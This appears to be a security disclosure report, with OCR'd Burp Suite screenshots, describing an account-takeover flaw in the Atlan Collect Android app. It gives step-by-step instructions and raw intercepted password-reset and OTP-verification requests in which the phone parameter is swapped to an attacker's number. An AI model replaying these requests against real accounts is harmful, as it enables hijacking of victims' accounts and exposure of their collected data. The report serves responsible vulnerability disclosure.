Created By: Mritunjay Kumar

Logical Misconfiguration leading to account takeover on the Atlan Collect Android Application.


Prerequisites: 2 user accounts

Description: The application doesn't validate the phone number of the account while resetting the password. This can be exploited to reset the password of the victim through the attacker's phone number.
I have 2 accounts:

1. The victim's phone number: 87********
2. The attacker's phone number: 93********

Steps to reproduce:

1. Provide the victim's phone number (87********) in the login field and click on "GET STARTED"



Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is off
Action
Open Browser
Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more
Open browser
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101 - ...
6:40
Change language
collect
v 2.4.40


India (+91)

87

GET STARTED
Free for personal use

2. Click on "Forgot password?" and intercept the request in a proxy server like Burp.

Created By: [Mritunjay Kumar]



Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
HTTP/2
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 0
Request Headers 17
0 matches
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101
6:42
Welcome back,
+9187[redacted]
Enter your password
Requesting OTP
LOG IN
Free for personal use

Request to https://collect.atlan.com:443 [35.200.209.238]

```
POST /api/v1/functions/resetPasswordOTP HTTP/2
Host: collect.atlan.com
User-Agent: android v2.4.40
X-Parse-Application-Id: collect-app
X-Collect-Device-Id: c87ba5453ce36c54
X-Collect-Device-Model: genericMotorola Moto X
X-Android-Sdk: 19
X-Collect-Timestamp: 2022-06-22T10:42:05.458+0000
X-Collect-Connection-Status: Wifi
X-Parse-Session-Token:
X-Collect-User-Id:
Content-Type: application/json; charset=UTF-8
Content-Length: 45
Connection: Keep-Alive
Accept-Encoding: gzip, deflate

{
  "phone":"9187[redacted] ,
  "ip":"192.168.1.101"
}
```

3. Edit the "phone" parameter and change it to the attacker's phone number (93********).


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
HTTP/2
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 0
Request Headers 17
0 matches
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101
6:43
Welcome back,
+9187[redacted]
Enter your password
Requesting OTP
LOG IN
Flameshot


Request to https://collect.atlan.com:443 [35.200.209.238]

```
POST /api/v1/functions/resetPasswordOTP HTTP/2
Host: collect.atlan.com
User-Agent: android v2.4.40
X-Parse-Application-Id: collect-app
X-Collect-Device-Id: c87ba5453ce36c54
X-Collect-Device-Model: genericMotorola Moto X
X-Android-Sdk: 19
X-Collect-Timestamp: 2022-06-22T10:43:00.417+0000
X-Collect-Connection-Status: Wifi
X-Parse-Session-Token:
X-Collect-User-Id:
Content-Type: application/json; charset=UTF-8
Content-Length: 45
Connection: Keep-Alive
Accept-Encoding: gzip, deflate

{
  "phone":"9193[redacted]
  "ip":"192.168.1.101"
}
```

4. The OTP is received on the attacker's phone number (93********). Put that in the verification box. Intercept this verification request and change the "phone" parameter again to the attacker's phone number (93********).

Created By: [Mritunjay Kumar]


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/2
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 0
Request Headers 17
Search...
0 matches
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101
6:44
Free for personal use

Request to https://collect.atlan.com:443 [35.200.209.238]

```
POST /api/v1/functions/verifyDeviceResetOTP HTTP/2
Host: collect.atlan.com
User-Agent: android v2.4.40
X-Parse-Application-Id: collect-app
X-Collect-Device-Id: c87ba5453ce36c54
X-Collect-Device-Model: genericMotorola Moto X
X-Android-Sdk: 19
X-Collect-Timestamp: 2022-06-22T10:44:35.229+0000
X-Collect-Connection-Status: Wifi
X-Parse-Session-Token:
X-Collect-User-Id:
Content-Type: application/json; charset=UTF-8
Content-Length: 77
Connection: Keep-Alive
Accept-Encoding: gzip, deflate

{
  "otp":"4024",
  "phone":"9193        ",
  "client":"android",
  "ip":"192.168.1.101"
}
```


Enter verification code

4 0 2 4

An SMS with 4-digit verification code was sent to +9187 [redacted]

Verifying User

5. The verification page will be bypassed and then the "RESET PASSWORD" field comes up. Put the desired password and turn the intercept off.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is off
Action
Open Browser
Learn more
Open browser
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101
6:45
RESET PASSWORD
Free for personal use

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Reset Password


New Password

hello123

*Password should have at least 6 characters.

6. A message will show up that the password has been changed.

Created By: Mritunjay Kumar


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action Open Browser
Learn more
Open browser
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101 - ...
6:46
Change language
collect
v 2.4.40
GET STARTED
Free for personal use

Intercept is off


When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

India (+91)

87[redacted]

Your new password has been set successfully.

7. Now try to login to the victim's account (87********) through the changed password. You'll be able to log in.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action Open Browser
Learn more
Open browser
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101 - ...
6:47
Forgot password?
LOG IN
Free for personal use

Intercept is off


When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Welcome back,

+9187[redacted]

hello123

Created By: [Mritunjay Kumar]


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.5.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
JOSEPH JSON Web Tokens
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more Open browser
Motorola Moto X (720x1280, 320dpi) - 192.168.153.101 - ...
6:48
colle
Refreshed 1
Hellom
+9187[redacted]
Online
Refresh Forms
Sync Responses
Manage Teams
Help
Language English
App Version v 2.4.40
Update Application
Made with ♥ by SocialCops
Free for personal use

Impact:

1. A victim's account can be hijacked through this method. The victim will lose all the past data collections.
2. The collected data containing sensitive information of the applicants can be leaked to an unauthorized user which will lead to sensitive data exposure. The same data may also end up in the dark web.